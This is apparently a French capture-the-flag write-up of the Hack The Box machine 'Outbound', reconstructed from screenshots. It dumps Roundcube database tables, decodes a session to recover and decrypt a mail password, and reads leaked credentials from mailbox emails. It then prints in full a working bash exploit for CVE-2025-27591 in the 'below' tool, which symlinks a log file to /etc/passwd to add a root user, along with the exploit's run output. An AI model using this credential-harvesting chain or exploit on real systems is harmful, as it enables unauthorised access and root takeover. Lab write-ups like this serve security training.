'mysql://roundcube:RCDBPass2025@localhost/roundcube';

Database

mysql -u roundcube -pRCDBPass2025




```
use roundcube;
SELECT * from users;
exit
user_id username        mail_host       created last_login      failed_login    failed_login_counter    language        preferences
1       jacob   localhost       2025-06-07 13:55:18     2025-06-11 07:52:49     2025-06-11 07:51:32     1       en_US   a:1:{s:11:"client_hash";s:16:"hpLLqLw
mqbyihpi7";}
2       mel     localhost       2025-06-08 12:04:51     2025-06-08 13:29:05     NULL    NULL    en_US   a:1:{s:11:"client_hash";s:16:"GCrPGMkZvbsnc3xv";}
3       tyler   localhost       2025-06-08 13:28:55     2025-07-14 14:27:51     2025-06-11 07:51:22     1       en_US   a:1:{s:11:"client_hash";s:16:"Y2Rz3HT
wxwLJHevI";}
```

```
user_id username    mail_host   created last_login  failed_login
failed_login_counter    language    preferences
1   jacob   localhost   2025-06-07 13:55:18 2025-06-11 07:52:49 2025-06-11 07:51:32
1   en_US   a:1:{s:11:"client_hash";s:16:"hpLLqLw
mqbyihpi7";}
2   mel localhost   2025-06-08 12:04:51 2025-06-08 13:29:05 NULL    NULL    en_US
a:1:{s:11:"client_hash";s:16:"GCrPGMkZvbsnc3xv";}
3   tyler   localhost   2025-06-08 13:28:55 2025-07-14 14:27:51 2025-06-11 07:51:22
1   en_US   a:1:{s:11:"client_hash";s:16:"Y2Rz3HT
wxwLJHevI";}
```


déchiffrage

- jacob -> s:16:"hpLLqLwmqbyihpi7"
- mel -> s:16:"GCrPGMkZvbsnc3xv"
- tyler -> s:16:"Y2Rz3HTwxwLJHevI"



```
use roundcube;
SELECT * from session;
exit
sess_id changed ip      vars
6a5ktqih5uca6lj8vrmgh9v0oh      2025-06-08 15:46:40     172.17.0.1      bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6M
DthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3
RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9
zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdF
X1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNZZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7d
GFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOj
k6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M
6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRh
cmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb
3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MD
tTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGl
zdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJt
ZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZ
XJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7
```

```
bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6
MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6
MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxh
OjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9o
b3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3Jk
fHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzEx
OTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3Nl
Y3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNZZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNP
YUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7
czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVl
cnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtz
OjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxl
cy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9j
c3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtz
OjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5
OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3Jk
ZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0
OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJ
U1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6
ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBz
b3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwt
bWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFi
ZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9Y
IjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7
aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7 | base 64 -d
```




```
language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_de
limiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;passwor
d|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/";login_time|i:1749397119;timezone|s:13:"Europe/London";STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"DpYqv6maI9HxDL5GhcC
d8JaQQW";request_token|s:32:"TIsOaABA1zHSXZOBpH6up5XFyayNRHaw";task|s:4:"mail";skin_config|a:7:{s:17:"supported_layouts";a:1:{i:0;s:10:"widescreen";}s:22:"jq
uery_ui_colors_theme";s:9:"bootstrap";s:18:"embed_css_location";s:17:"/styles/embed.css";s:19:"editor_css_location";s:17:"/styles/embed.css";s:17:"dark_mode_
support";b:1;s:26:"media_browser_css_location";s:4:"none";s:21:"additional_logo_types";a:3:{i:0;s:4:"dark";i:1;s:5:"small";i:2;s:10:"small-dark";}}imap_host|
s:9:"localhost";page|i:1;mbox|s:5:"INBOX";sort_col|s:0:"";sort_order|s:4:"DESC";STORAGE_THREAD|a:3:{i:0;s:10:"REFERENCES";i:1;s:4:"REFS";i:2;s:14:"ORDEREDSUB
JECT";}STORAGE_QUOTA|b:0;STORAGE_LIST-EXTENDED|b:1;list_attrib|a:6:{s:4:"name";s:8:"messages";s:2:"id";s:11:"messagelist";s:5:"class";s:42:"listing messageli
st sortheader fixedheader";s:15:"aria-labelledby";s:22:"aria-label-messagelist";s:9:"data-list";s:12:"message_list";s:14:"data-label-msg";s:18:"The list is e
mpty.";}unseen_count|a:2:{s:5:"INBOX";i:2;s:5:"Trash";i:0;}folders|a:1:{s:5:"INBOX";a:2:{s:3:"cnt";i:2;s:6:"maxuid";i:3;}}list_mod_seq|s:2:"10";#
```

- username|s:5:"jacob"
- password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"


```
www-data@mail:/var/www/html/roundcube/bin$ ./decrypt.sh
'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/'
<in$ ./decrypt.sh 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/'
595mO8DmwGeD
```

- 595mO8DmwGeD

su - jacob avec ce mot de passe pas fonctionnel, mais j'ai pu me connecter à l'interface avec ce mot de passe :



mel@outbound.htb 2025-06-08 12:09
Unexpected Resource Consumption
tyler@outbound.htb 2025-06-07 14:00
Important Update




mel@outbound.htb 2025-06-08 12:09
Unexpected Resource Consumption
tyler@outbound.htb 2025-06-07 14:00
Important Update

Unexpected Resource Consumption

From mel@outbound.htb on 2025-06-08 12:09

```
We have been experiencing high resource consumption on our main server.
For now we have enabled resource monitoring with Below and have granted you privileges to
inspect the the logs.
Please inform us immediately if you notice any irregularities.

Thanks!

Mel
```



mel@outbound.htb 2025-06-08 12:09
- Unexpected Resource Consumption

tyler@outbound.htb 2025-06-07 14:00
- Important Update

Important Update


From tyler@outbound.htb on 2025-06-07 14:00

```
Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: gY4Wr3a1evp4

Remember to change your password when you next log into your account.

Thanks!

Tyler
```

On a un mot de passe :

- gY4Wr3a1evp4


> **Note**
>
> Alors ce mot de passe fonctionne pour le SSH, mais pas directement en su - jacob, je ne sais pas pourquoi.



```
jacob@outbound:~$ ls
user.txt
jacob@outbound:~$
```

Root

CVE-2025-27591



```
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
```

Below (un service Rust pour logs système) crée le répertoire `/var/log/below` avec **permissions 0777** (world-writable) et le fichier `error_root.log` avec **permissions 0666**, même s'ils existaient déjà .

Ce code ressemble à ceci :


```
if perm.mode() & 0o777 != 0o777 {
    perm.set_mode(0o777);
    dir.set_permissions(…)…
}
```

Cela permet à un attaquant local de remplacer le fichier ou le répertoire par un **symlink** pointant vers un fichier critique (p. ex. `/etc/shadow`), auquel il donnera ensuite des permissions écriture.


J'ai trouvé un POC qui exploite cette faille là pour en créer un utilisateur ayant les droits root:

https://github.com/obamalaolu/CVE-2025-27591

```bash
#!/bin/bash

# CVE-2025-27591 Exploit - Privilege Escalation via 'below'

TARGET="/etc/passwd"
LINK_PATH="/var/log/below/error_root.log"
TMP_PAYLOAD="/tmp/payload"
BACKUP="/tmp/passwd.bak"

echo "[*] CVE-2025-27591 Privilege Escalation Exploit"

# Check for sudo access to below
echo "[*] Checking sudo permissions..."
if ! sudo -l | grep -q '/usr/bin/below'; then
  echo "[!] 'below' is not available via sudo. Exiting."
  exit 1
fi

# Backup current /etc/passwd
echo "[*] Backing up /etc/passwd to $BACKUP"
cp /etc/passwd "$BACKUP"

# Generate password hash for 'haxor' user (password: hacked123)
echo "[*] Generating password hash..."
HASH=$(openssl passwd -6 'hacked123')

# Prepare malicious passwd line
echo "[*] Creating malicious passwd line..."
echo "haxor:$HASH:0:0:root:/root:/bin/bash" > "$TMP_PAYLOAD"

# Create symlink
echo "[*] Linking $LINK_PATH to $TARGET"
rm -f "$LINK_PATH"
ln -sf "$TARGET" "$LINK_PATH"

# Trigger log creation with invalid --time to force below to recreate the log
echo "[*] Triggering 'below' to write to symlinked log..."
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1

# Overwrite passwd file via symlink
echo "[*] Injecting malicious user into /etc/passwd"
cat "$TMP_PAYLOAD" > "$LINK_PATH"

# Test access
echo "[*] Try switching to 'haxor' using password: hacked123"
su haxor
```



```
jacob@outbound:~$ ./test.sh
[*] CVE-2025-27591 Privilege Escalation Exploit
[*] Checking sudo permissions...
[*] Backing up /etc/passwd to /tmp/passwd.bak
[*] Generating password hash...
[*] Creating malicious passwd line...
[*] Linking /var/log/below/error_root.log to /etc/passwd
[*] Triggering 'below' to write to symlinked log...
[*] Injecting malicious user into /etc/passwd
[*] Try switching to 'haxor' using password: hacked123
```



```
